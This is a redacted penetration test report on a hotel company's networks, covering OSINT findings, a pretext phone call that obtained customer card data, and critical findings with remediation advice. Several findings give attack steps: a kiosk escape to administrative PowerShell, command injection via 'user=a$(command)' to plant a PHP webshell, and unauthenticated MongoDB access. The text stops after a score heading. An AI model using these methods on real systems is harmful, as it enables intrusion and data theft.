Redacted

XXX XXXX XXXXXXXXX

Internal Penetration Test

XXXXXX-XX

01/15/2023

CONFIDENTIAL

Disclosure Statement

All information contained in this document is confidential and only to be viewed by authorized entities associated with XXX XXXX XXXXXXXXX. The viewing or distribution of this report to unauthorized personnel is strictly prohibited.

Table of Contents

Executive Summary

XXX XXXX XXXXXXXXX (XXX) contracted XXXXXX-XX to carry out a second internal penetration test on their guest and corporate networks. These networks consist of payment, rewards, and kiosk services, as well as many others that were both public and private facing. Consistent with the previous engagement, XXXXXX-XX used open-source intelligence (OSINT) gathering in an effort to acquire inside knowledge, including employee credentials, of the XXX network.

Conducted on January 13th and 14th, the penetration test assumed that XXXXXX-XX took on the role of a potential malicious individual, and therefore utilized similar tools and methodologies that a real-life threat would follow. To summarize, a black-box approach was taken, hence that no sensitive information was given that could not be found on the internet.

XXXXXX-XX found 6 critical, in addition to many other high, medium, and low severity vulnerabilities within the network. It is recommended that these vulnerabilities be remediated as soon as possible in order to meet various regulations and compliances, protect customer information, and prevent damage to company assets, financials, and reputation.

While there were still vulnerabilities found on many systems, XXXXXX-XX did find that several vulnerabilities were patched from the first penetration test.

Risk Summary

XXXXXX-XX has concluded that XXX's overall risk is very high. Although the changes made since our initial engagement have helped to alleviate some of that risk, XXX still requires additional security measures. XXXXXX-XX was able to gain access from the guest network to the internal corporate systems, which led to the discovery of sensitive customer information, such as full names, emails, and credit card information. Additionally, access to customer visit records and what is believed to be the key management system used by XXX was obtained. XXXXXX-XX was also able to break services used by XXX which deliver content to their customers, such as the media services and rewards program.

Business Impact

The results of the penetration testing assessment have severe business implications. The disclosure of sensitive customer information without prior approval is a severe business liability, as it may decrease the likelihood of customers returning. Additionally,

there are regulations and laws in place requiring all companies to keep sensitive customer information secure. The violation of the laws and regulations can lead to severe legal action taken against XXX. This is covered more in the confidentiality section below.

Engagement Overview

XXXXXX-XX used standard enumeration tools including Nmap to detect active hosts on the network. The output from the scans included open ports and machines on the internal network, which we used to construct the following network diagram:

Network

Redacted

Scope

As instructed by the client, the network ranges in scope for this engagement were the following:

CORPORATE:	10.0.0.0/24
GUEST:	10.0.200.0/24

In addition to network scope, it was also explicitly stated that social engineering attacks were only to be conducted against employee(s) that were provided explicitly by XXX.

Objectives

The primary goal of this penetration test was to discover any security vulnerabilities within the two XXX networks, including those that were found during the previous engagement. Employees were also tested with social engineering attacks as requested by XXX. Better security practices for both network and social engineering attacks are given and are further detailed within this report.

Methodology

XXXXXX-XX followed industry standard penetration testing procedures, incorporating various phases of attack into a centralized methodology. Starting with extensive OSINT, as detailed below, in order to find vital information and user credentials. During the engagement, various other stages of the methodology were followed and repeated based on new discoveries and escalated permissions within the XXX network.

OWASP is an open-source foundation that focuses on securing web applications in the world and their resources are industry standards in the field of Web Application Security. XXXXXX-XX also follows the OWASP Security Testing guide and monitors web applications for the OWASP Top Ten vulnerabilities.

References:
OWASP Top Ten: https://owasp.org/www-project-top-ten/
Web Testing Guide: https://owasp.org/www-project-web-security-testing-guide/

Compliance

Nevada Chapter 603A - Security and Privacy of Personal Information

As defined in Nevada Chapter 603A, XXX qualifies as a “Data collector” and thus are liable for any breaches of the document. These duties include maintaining reasonable security measures to protect personal information records from unauthorized access, acquisition, destruction, use, modification, or disclosure. If not followed, XXX may be liable to civil action, restitution, injunction, and other consequences.

Payment Card Industry Data Security Standard (PCI-DSS)

The PCI-DSS is used to ensure all companies that store and process credit card information practice strong data security standards. As a company that utilizes credit card transactions as part of its payment system, XXX must follow the PCI-DSS or incur severe penalties such as monetary fines ranging from thousands to millions of dollars and even the restriction of credit card transactions for the organization.

References:
Nevada Chapter 603A: https://www.leg.state.nv.us/nrs/nrs-603a.html
PCI-DSS: https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0.pdf

Assessment Results

Remediations

Based on the recommendations given to XXX after the initial engagement, we were able to confirm the remediation of several vulnerabilities.

✓ Removed Access to Domain Admin Accounts

In our last engagement, our team was able to obtain credentials from users via a phishing attack and during the Open Source Intelligence enumeration, respectively. Both of these accounts happened to have Domain Admin privileges which allowed for the complete compromise of the Active Directory network. The password change of these credentials greatly helped prevent access to the infrastructure and reduced our ability to launch active directory attacks or get source code to applications.

✓ Removed Server-Side Template Injection (SSTI) Leading to RCE

Previously, the invoice API route in the payment system (10.0.0.200) utilized a dangerous function, Render Template String, to handle error messages which allowed for arbitrary code execution. By removing error messages, the SSTI was no longer possible.

✓ Removed Command Injection in Rewards Program Endpoint

The rewards program (10.0.0.12) previously contained the program debug.php used to troubleshoot issues with MariaDB Database. However, bash commands could be appended to the end of any queries allowing for remote code execution. The successful removal of debug.php effectively prevented the command injection from being exploited.

✓ Modified Weak Postgres Credential

The credentials of the Payment Postgres database users were previously weak and vulnerable to brute force attacks which allowed for the access and modification of information in the payment database. The passwords to the root and postgres users have since then been modified and prevented our red team from logging in as privileged users.

✓ Removal of access to HotelDruid Software

Our team previously discovered the usage of HotelDruid (10.0.0.11) which allowed unauthenticated access and had potentially horrific business impact including leaking client data, modifying bookings, and altering hotel rates. In our second pentest, the HotelDruid could not be discovered on the network, eliminating the potential damage.

Technical Findings

Vulnerability Classification

Throughout the engagement, XXXXXX-XX used the Common Vulnerability Scoring System (CVSS) to classify each vulnerability discovered. The CVSS is an industry standard used in penetration testing assessments. The CVSS has a standardized method of calculating vulnerability scores that correspond to the severity of the vulnerability.

Vulnerabilities Overview

Vulnerability	Score	Rating
Leaked mySQL Credentials in Log File	10.0	Critical
Guest Kiosk Escape Leading to RCE	9.8	Critical
Remote Code Execution in Rewards Server	9.8	Critical
Unauthenticated Access to Jellyfin	9.8	Critical
Unauthenticated Access to MongoDB on DOAPI	9.8	Critical
Unauthenticated APIs at DOAPI	9.1	Critical
Bypassing Network Segmentation via Guest Kiosk	8.6	High
OpenLDAP 2.2.29 - Remote Denial of Service	7.5	High
Private User Data Exposed by Rewards Program	7.5	High
User Credentials Stores as Plaintext in Rewards Database	7.5	High
SQL Injection on Payment Endpoint	7.2	High

Enumerate Users Blindly using Forget Password Feature	5.3	Medium
Exposure of User Information	5.3	Medium
Local File Inclusion in Rewards Program	5.3	Medium
Stacktrace Exposed on Hotel Management Software	5.3	Medium
Unauthenticated Swagger APIs in Jellyfin	5.3	Medium
Unintended Access to Hotel Management Tool	5.3	Medium
Weak/Reused Credentials on Payment Web Application	5.3	Medium
WordPress Users Using Unauthenticated Email	5.3	Medium
Information Disclosure From Reused Credentials	3.7	Low
Information Disclosure via HTTP Headers	2.7	Low
Missing or Invalid TLS Certificate	2.7	Low

OSINT

Prior to the on-site engagement, XXXXX-XX gathered openly available information to gain insight into XXX's business operations. Sources used include but are not limited to XXX's website, XXX's CCTV website, social media, and development websites including Github.

Various artifacts ranging from low to high impact were found, with the most severe of them leading to initial access of XXX's corporate services.

Critical Findings & Issues

Among the findings of the OSINT phase is a public facing CCTV website belonging to XXX.

Redacted

(http://XXXXXXXXXXXX.com/)

The CCTV website may contain footage of employees, customers, or other information that should not be public. It is crucial that this website be segmented off from public access.

Additionally, the images on the website contain sensitive information within their metadata. When the EXIF of the images were extracted, credentials for a XXX employee were found.

System	
File Name	tcc_cctv-1
File Size	519 kB
File Modify Date	2023:01:14 19:53:11-05:00
File Permissions	rw-r--r--
File	
File Type	JPEG
MIME Type	image/jpeg
Comment	http://[redacted]@127.0.0.1/MJPEG
Image Width	1280
Image Height	720
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
Y Cb Cr Sub Sampling	YCbCr4:2:0 (2 2)
JFIF	
JFIF Version	1.01
Resolution Unit	None
X Resolution	1
Y Resolution	1
Composite	
Image Size	1280x720

This image has a username and password in the comment field. Besides the password being very weak, it is viewable by anybody on the internet, and should thus be changed immediately.

The final critical finding from the OSINT is the employees of XXX. XXX's website contained an indexable "content" directory.

Redacted

(https://www.XXXXXXXXXXXXXXXX.com/content/)

This directory contained an image of XXX's employee management map.

(https://www.XXXXXXXXXXXXXXXX.com/content/XXX-org-chart-2.jpg)

This information leaks all of XXX's employees, along with their work relation to one another.

Poor Employee Practices

During the OSINT phase of the penetration test, XXXXXX-XX found multiple instances of employees leaking information potentially dangerous to the security of XXX.

XXX XXXX XXXXXXXXX Website Planning

An employee uploaded a To-Do list of planned features for the main hotel website onto GitHub.

```
8 lines (8 sloc)  198 Bytes

1  ToDo:
2  - Add reservation system link
3  - Add employee sign in
4  - Add cloudflare or other CDN
5  - Secure website
6  - Add /content directory
7  - Add Google analytics
8  - Add advertisement for IT team coffee fund
```

(https://github.com/XXXX-XXXXXXX-XXX-XXXX-XXXXXXXXX/XXX-website-content)

This was used by XXXXXX-XX to gain insight into XXX's website infrastructure and was able to find the previously mentioned employee management map.

Disclosing Poor Password Practices

While looking at employee's social media pages, we noticed certain employees disclosing that other employees had bad password practices.

Redacted

(https://www.linkedin.com/in/ XXXXX-XXXXXXXXX-XXXXXXXXX/)

We recommend these posts are immediately taken down and all employees are trained to avoid making public comments such as these. Open knowledge of the possibility of

weak passwords promotes malicious actors to brute force credentials. Ideally, password policies should be put in place to ensure that users have secure passwords.

Infrastructure Disclosure

Further investigation of the employees' social media pages revealed changes made to the network following the initial penetration test. This information gives an attacker insight into XXX's network.

Redacted

As was mentioned with the previous social media posts, we recommend these posts be removed and that employees be trained on the consequences of such posts.

Social Engineering

As requested by XXX, XXXXXX-XX conducted a call on January 14th at 12:21 pm to the front desk to solicit customer/guest information. In this call, XXXXXX-XX imitated a Mastercard employee who was investigating an unauthorized charge of a customer's credit card. From this call, XXXXXX-XX was able to solicit the following information about a customer.

- First & Last name (Confirmation of reservation under this name)
- Credit card number used for the reservation
- Home address of the client
- Cost of the reservation (Confirmation when prompted)
- Dates of reservation

Given that this information was received with relative ease, as there was no questioning of the identity behind the XXXXXX-XX caller or hesitation to give out customer information, XXXXXX-XX has concluded that XXX should undergo employee training to be prepared for social engineering attacks such as phone call solicitations. Giving out customer information freely can lead to consequences by the previously mentioned legal restrictions and if XXX does not opt to train its employees, the company may be liable to even further consequences if a breach ever does happen.

Kiosk Application Review

Throughout the engagement, XXXXXX-XX investigated the functionality of four separate kiosks on the guest subnet. It was eventually discovered that a custom PowerShell script was used to start the Windows hosts in kiosk mode, displaying only an image on Internet Explorer and restricting many functions and capabilities.

```
PS C:\pstrans\20230113> type C:\Windows\SysWOW64\kioskmode.ps1
$ProgressPreference = 'SilentlyContinue'
$ErrorActionPreference = 'SilentlyContinue'

# Disable the Windows key
if(Get-ItemProperty -Path 'HKCU:Software\Microsoft\Windows\CurrentVersion\Policies\Explorer' | Select-Object -
{
    Set-ItemProperty -Path 'HKCU:Software\Microsoft\Windows\CurrentVersion\Policies\Explorer' -Name NoWinKeys -
    Stop-Process -ProcessName explorer -Force
}
else
{
    New-Item -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer' -Name NoWinKeys -Force
    Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer' -Name NoWinKeys
    Stop-Process -ProcessName explorer -Force
}

Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Internet Explorer\Main' -Name FullScreen -Value yes

$HomeURL = "https://c.tenor.com/Vyg73kR334sAAAAC/jurassic-park-ah.gif"
Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Internet Explorer\Main' -Name "Start Page" -Value $HomeURL

while ($true) {
    try {
        $exp = Get-Process explorer -ErrorAction SilentlyContinue
        if ($exp) { Stop-Process -Id $exp.ID -Force }
    } catch {}
    try {
        $cmdexe = Get-Process cmd -ErrorAction SilentlyContinue
        if ($cmdexe) { Stop-Process -Id $cmdexe.ID -Force }
    } catch {}
    try {
        $mmcexe = Get-Process mmc -ErrorAction SilentlyContinue
        if ($mmcexe) { Stop-Process -Id $mmcexe.ID -Force }
    } catch {}
    try {
        $tskmgr = Get-Process taskmgr -ErrorAction SilentlyContinue
        if ($tskmgr) { Stop-Process -Id $tskmgr.ID -Force }
    } catch {}
    try {
        $posh = Get-Process powershell -ErrorAction SilentlyContinue
        if ($posh) {
            foreach ($proc in $posh){
                if ($proc.ID -ne $PID) { Stop-Process -Id $proc.ID -Force }
            }
        }
    } catch {}
    try {
        $iexplore = Get-Process iexplore -ErrorAction SilentlyContinue
        if (!($iexplore)) { Start-Process "C:\Program Files\Internet Explorer\iexplore.exe" -Argument '-k' }
    } catch {}
    Start-Sleep -Seconds 1
}
```

Code Snippet from Kiosk Application

This code utilizes Internet Explorer kiosk mode, which is vulnerable to many different escapes and is far from secure. It also hardcodes the stoppage of several functions on the system, which is improper and does little to stop escapes from the kiosk. Due to the custom setup of the kiosks, XXXXXX-XX was able to pivot directly to the corporate subnet. The potential risks of this situation are very high, as any customer using the kiosk could theoretically gain access to the internal corporate systems. Therefore, XXXXXX-XX recommends that XXX use proper kiosks that have extremely limited access and functionality, making it much more challenging for any malicious actors to attack any sensitive information.

Budgeting for Security

During the penetration test, XXXXXX-XX was asked to evaluate the integrity of the kiosk systems, potential security safes, and give recommendations for the newly found $50,000 budget for network improvements.

Industry Level Kiosk Systems

During the penetration test, XXXXXX-XX managed to break out of the restricted program used in the kiosks on the guest network and leveraged them to connect to the corporate network. These attacks and assessments of the current custom kiosk application are shown below in the vulnerability sections. As Windows based kiosk systems and homemade solutions are often vulnerable, XXXXXX-XX recommends allocating some of the existing budgets to buying four state of the art kiosk devices to replace existing infrastructure.

Secure Safes

During the penetration test XXXXXX-XX was asked to attempt to break into a specific safe that they had recently purchased in bulk. Throughout the engagement, XXXXXX-XX was able to open the safe without the use of the key or digital code using two separate methods. Both were extremely simplistic methods that would be easily replicated by a real attacker. Therefore, it is recommended that XXX invest in stronger, more complex safes from more reputable, hotel-oriented vendors such as Safemark Systems. A tailored quote can be obtained by getting in touch with the company.

Critical Vulnerabilities

10.0

Leaked mySQL Credentials in Log File


Scope: 10.0.0.12


Description

In the previous engagement, there was a /query endpoint that our pentesters found on the rewards program server. While re-testing, we once again found this endpoint and were able to read the source code. Using this we determined a log file named /query.log which contained logging information containing the username and password of the rewards loyalty database.

Evidence

The query.log file shows the DB uri which includes the username and password, in this case rewards for both. These passwords are both weak and exposed here meaning an attacker could easily manage to retrieve them in their test.





Likelihood of Exploitation

Although this is exposed through an API endpoint, it would take a level of skill to understand the source code and obtain the database with credentials.

Technical Impact

Although discovered and reported in the previous engagement, this vulnerability was not remediated. Given that this vulnerability leads to a database with user credentials, it has a severe business impact.

Business Impact

This exploit exposes user information which tarnished XXX's reputation. This also shows that XXX does not encrypt their user's data on the system, as passwords are stored in plaintext, which is against Nevada Chapter 603A.

Remediation

This endpoint can be authenticated to prevent access.

References

Encryption Standards: https://csrc.nist.gov/Projects/cryptographic-standards-and-guidelines

9.8

Guest Kiosk Escape Leading to RCE

Scope: 10.0.200.101-104


Description


The guest kiosk system utilized a custom powershell script which our team was able to bypass leading to remote code execution. The machines all had administrative permissions making the kiosk escape possible. The following steps were taken:

1. Press (Ctrl + p) to launch the printer console
2. Click (Find Printer…) to launch a restricted File Explorer
3. Right click on (This PC) and select (Manage) to launch Server Manager with administrative access
4. Click on tools on the top right and select Windows Powershell ISE to launch it and execute Powershell commands

Evidence

Demonstration of Kiosk Escape





Likelihood of Exploitation

The technique requires elementary technical knowledge and a persistent attacker will likely discover this attack vector after enough time testing the kiosk system.

Technical Impact

An attacker would obtain remote code execution with Administrative privileges allowing them to have complete control over the device.

Business Impact

All 4 machines running the kiosk could be compromised meaning an attacker could do whatever they want on the device and have access to all files and programs contained inside. This can also be used to pivot and attack other devices on the network.

Remediation

Utilizing a lower permissioned user account to run the kiosk would prevent this escape since an attacker would no longer be able to access Server Manager which allows the code execution. However, even if the user wasn't Administrator, file and directory enumeration could be achieved with (Ctrl + p) and "selecting" a file to print. Purchasing a kiosk software which is hardened against escapes is highly recommended.

References

Kiosk Escapes: https://book.hacktricks.xyz/hardware-physical-access/escaping-from-gui-applications

9.8

Remote Code Execution in Rewards Server

Scope: 10.0.0.12

Description


The rewards login page can be used to download a malicious PHP webshell through a carefully crafted query. With the uploaded webshell, commands can be executed on the server.

Evidence

To reproduce this vulnerability, an attacker can host a PHP web shell to be downloaded onto the server. The webshell takes in user input through a form and the server returns a response rendered by the browser.

Using the route on /userapi.php, users are able to craft a GET request such that the url parameter **type** can have a value initialized such that in the payload a command injection will be executed. In the payload the **user=[query-data]** should be modified such that **user=a$(command)**. The server will run the command "./query [query-data]", this is where we inject our command as shown below

After uploading the payload to the web app, it will be executed as php when visited in the browser. Using the **cmd** URL parameter, specify commands to run and the output will be rendered as html in the browser.



Likelihood of Exploitation

Although this vulnerability requires some knowledge about the environment, without enough scanning and time a determined attacker could stumble upon this vulnerability.

Technical Impact

This vulnerability completely compromises the Docker environment that the web server is running on. This means that the databases, server code, as well as production secrets are leaked to a potentially malicious attacker to leverage this information elsewhere.

Business Impact

All rewards user data is completely compromised. Users can have their points used by strangers, their emails and possibly reused passwords leaked, or even be phished by an attacker in control of the web server.

Remediation

Instead of executing binary or other os files, it makes more sense to directly access the database through the php code. A library like sqlite3.php would be best as it is a client with a number of security measures available such as parametrization.

References

https://owasp.org/www-community/attacks/Command_Injection
https://www.php.net/manual/en/book.sqlite3.php

9.8

Unauthenticated Access to Jellyfin

Scope: 10.0.0.20


Description

The Jellyfin service is poorly configured and any user with access to the web page is able to authenticate to the service. The service has access to user media logs and user agents, and can also be used to send messages to users. Additionally, access to Jellyfin includes the ability to delete media libraries and upload custom ones, both of which can lead to service interruptions.

Evidence

To initially login, navigate to the main page and click on the “Jellyfin” in the middle of the page. The user is automatically authenticated.

By going to Administration -> Dashboard -> Libraries, you can perform directory enumeration by providing absolute or relative paths.



The service can also be crashed by adding the root directory of the filesystem.

Likelihood of Exploitation
This vulnerability is very exploitable given that authentication is given and the disruptions and viewing of sensitive information is trivial.

Technical Impact
The addition of the root library can cause the service to crash, requiring a restart of the application.

Business Impact
This renders the Jellyfin service unusable, interrupting the customer experience leading to bad reviews and reputation for XXX.

Remediation
This vulnerability can be remediated by requiring a secure authentication to the Jellyfin user in order to gain access.

References
https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

9.8

Unauthenticated Access to MongoDB on DOAPI

Scope: 10.0.0.7

Description

The MongoDB instance on 10.0.0.7 has no authentication when logging into the database shell.

Evidence

One can test this lack of authentication by just running the command

mongo 10.0.0.7

Likelihood of Exploitation

This is very likely to be exploited as it is one of the first things an attacker would test to do and automated programs will also most likely check for no authentication.

Technical Impact

This has a large technical implication as anyone who logs in can edit all the lock and key data, and even stall the service with sleep commands.

Business Impact

By allowing unauthenticated access in this database XXX risks attackers being able to break into rooms that they should not have access to by adding keys to the database.

Remediation

Implement users with appropriate permissions into MongoDB and update the API on port 3000 to use this user accordingly.

References

Adding Users to MongoDB: https://www.mongodb.com/docs/v4.4/tutorial/create-users/#username-password-authentication

9.1

